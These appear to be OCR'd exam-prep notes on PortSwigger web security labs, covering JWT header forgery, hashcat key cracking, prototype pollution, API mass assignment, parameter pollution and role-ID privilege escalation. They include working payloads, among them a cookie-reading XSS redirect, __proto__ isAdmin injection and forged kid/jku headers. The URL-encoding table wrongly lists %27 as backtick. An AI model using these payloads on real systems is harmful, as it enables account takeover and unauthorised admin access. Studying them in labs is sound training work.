
> JSON web tokens (JWTs) use to send cryptographically signed JSON data, and most commonly used to send information ("claims") about users as part of authentication, session handling, and access control.

JWT bypass via JWK

> The burp scanner ***identify*** vulnerability in server as, **JWT self-signed JWK header supported**. Possible to exploit it through failed check of the provided key source.
> **jwk (JSON Web Key)** - Provides an embedded JSON object representing the key.

> Authentication bypass Exploit steps via jwk header injection:

1. New RSA Key
2. In request JWT payload, change the value of the **sub claim** to administrator
3. Select Attack, then select **Embedded JWK** with newly generated RSA key
4. Observe a `jwk` parameter now contain our public key, sending request result in access to admin portal



PortSwigger Lab: JWT authentication bypass via jwk header injection

JWT Weak secret

> Brute force weak JWT signing key using `hashcat` .

```
hashcat -a 0 -m 16500 <YOUR-JWT> /path/to/jwt.secrets.list
```

> Hashcat result provide the secret, to be used to generate a forged signing key.

[PortSwigger JWT authentication bypass via weak signing key]

JWT kid header


> JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in JWT header to fetch the relevant key from its file system.
> Generate a new **Symmetric Key** and replace `k` property with the base64 null byte `AA==`, to be used when signing the JWT.
> **kid (Key ID)** - Provides an ID that servers can use to identify the correct key in cases where there are multiple keys to choose from.

> JWS

```
{
    "kid": "../../../../../../../dev/null",
    "alg": "HS256"
}
```

> Payload

```
{
    "iss": "portswigger",
    "sub": "administrator",
    "exp": 1673523674
}
```




[PortSwigger Lab: JWT authentication bypass via kid header path traversal]

JWT arbitrary jku header

> Burp scanner identified vulnerability stating the application appears to trust the `jku` header of the JWT found in the manual insertion point. It fetched a public key from an arbitrary URL provided in this header and attempted to use it to verify the signature.
> **jku (JSON Web Key Set URL)** - Provides a URL from which servers can fetch keys containing the correct key.

> Exploit steps to Upload a malicious JWK Set, then Modify and sign the JWT:

1. Generate **New RSA Key pair** automatically, and ignore the size.
2. On the exploit server body create **empty JWK** `{ "keys": [ ] }`.
3. **Copy Public Key as JWK** from the new RSA key pair generate in previous step, in between the exploit body square brackets `[ paste ]`.
4. Copy kid value of generate RSA key into the `/admin` request JWT header `kid` value.
5. Set new `jku` parameter to the value of the exploit server URL `https://exploit-server.net/exploit`.
6. Change JWT payload value of the `sub` claim to `administrator`.
7. On the `/admin` request in repeat, at bottom of the JSON Web Token tab, click `Sign`.
8. On Sign option, then select the `RSA signing key` that was generated in the previous steps.
9. Send request, and gain access to admin portal.



> The exploit server hosting the JWK public key content.

```
{ "keys": [
{
    "kty": "RSA",
    "e": "AQAB",
    "kid": "3c0171bd-a8cf-45b5-839f-645fa2a57009",
    "n": "749eJdyiwAYYVV    <snip>    F8tsQ_zu23DhdoePay3JlYXmza9DWDw"
}
]}
```

[PortSwigger Lab: JWT authentication bypass via jku header injection]

ProtoType Pollution

> Attacker add arbitrary properties to global JavaScript object prototypes, which is inherited by user-defined objects that lead to client-side DOM XSS or server-side code execution.


[Client-Side Proto]
[Server-Side Proto]
[Dom Invader Enable Prototype Pollution]

Client-Side Proto

> A target is vulnerable to DOM XSS via client side prototype pollution. **DOM Invader** will ***identify*** the gadget and using a hosted payload to performing phishing directed at the victim and steal their cookie.


> Exploit server Body section, host an exploit that will navigate the victim to a malicious URL.

```
<script>
    location="https://TARGET.NET/#__proto__[hitCallback]=alert%28document.cookie%29"
</script>
```



> Above image show the **Deliver to Victim** phishing request being send.


[PortSwigger Lab: Client-side prototype pollution in third-party libraries]



Server-Side Proto

> To ***identify*** Proto pollution, insert the follow into a JSON post request when updating a user profile information authenticated as low privileged role.
> See instruction video by [Trevor TJCHacking] about PrivEsc via server-side prototype pollution.

```
"__proto__": {
    "foo":"bar"
}
```



> Observe the `isAdmin` property and resend the POST update account with the `__proto__` payload below to elevate our access role to Administrator.

```
"__proto__": {
    "isAdmin":true
}
```

[PortSwigger Lab: Privilege escalation via server-side prototype pollution]


API Testing

[Exploiting a mass assignment]
[API Reset Password Parameter Pollution]

Exploiting a mass assignment

> API performing GET request and directly after a POST request and in the POST request notice additional JSON parameters in the body of response, indicate hidden parameter fields. Add hidden fields such as `{"admin":true}` can elevate access to higher privileged users or gain sensitive information about user.

> In below lab exercise the ecommerce site have a discount parameter and adding it with value of 100 allow for the product to be free on checkout.



> Privilege escalation using API endpoints hidden parameters in POST or PATCH HTTP verb request.

```
{
    "username": "carlos",
    "email": "carlos@exploit.com",
    "isAdminLevel": true
}
```

[PortSwigger Lab: Exploiting a mass assignment vulnerability]

API Reset Password Parameter Pollution


> Notice the reset password API function uses parameter in POST body for username. To ***identify*** aditional hidden parameters for the API function insert random parameter `&x=y` to observe error message leaking information of positive result. URL encode the random parameter and add it to current POST body parameters:

```
username=administrator%26x=y
```


URL Encode Character Table

- `%3F` - ?
- `%3E` - >
- `%3D` - =
- `%3C` - <
- `%3B` - ;
- `%2C` - ','
- `%28` - (
- `%29` -)
- `%27` - '
- `%26` - & delimiter between different parameters
- `%25` - %
- `%24` - $
- `%23` - # fragment identifier
- `%22` - "
- `%2F` - /
- `%27` - back tick

> Based on the response there is possible second parameter named `field` and reviewing the JavaScript source code there is `reset_token` parameter.



> Adding the additional parameter `field` with variable `reset_token` in the POST request, leak the senitive information to reset password token.



Browsing to the target URL and adding the stolen reset token, and change the `administrator` or `carlos` user password to gain access.

[PortSwigger Lab: Exploiting server-side parameter pollution in a query string]

Access Control

[JSON roleid PrivEsc]
[Original URL]
[Drop Select a role]
[Trace to Admin]
[HTB requested I remove my write-up for CPTS Skills assessments - IDOR]

PrivEsc JSON RoleId


> Access control to the admin interface is based on user roles, and this can lead to privilege escalation or access control (IDOR) security vulnerability.

> Capture current logged in user email change email submission request and send to **Intruder**, then add `"roleid":§32§` into the JSON body of the request, and fuzz the possible `roleid` value for administrator access role.


```
POST /my-account/change-email HTTP/1.1
Host: TARGET.net
Cookie: session=vXAA9EM1hzQuJwHftcLHKxyZKtSf2xCW
Content-Length: 48
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.3(
Content-Type: text/plain;charset=UTF-8
Connection: close

{
 "csrf":"u4e8f4kc84md743ka04lfos84",
 "email":"carlos@server.net",
 "roleid": 42
}
```

> The Hitchhiker's Guide to the Galaxy answer was 42



> Attacker ***identify*** the possible role ID of administrator role and then send this request with updated roleId to privilege escalate the current logged in user to the access role of administrator.

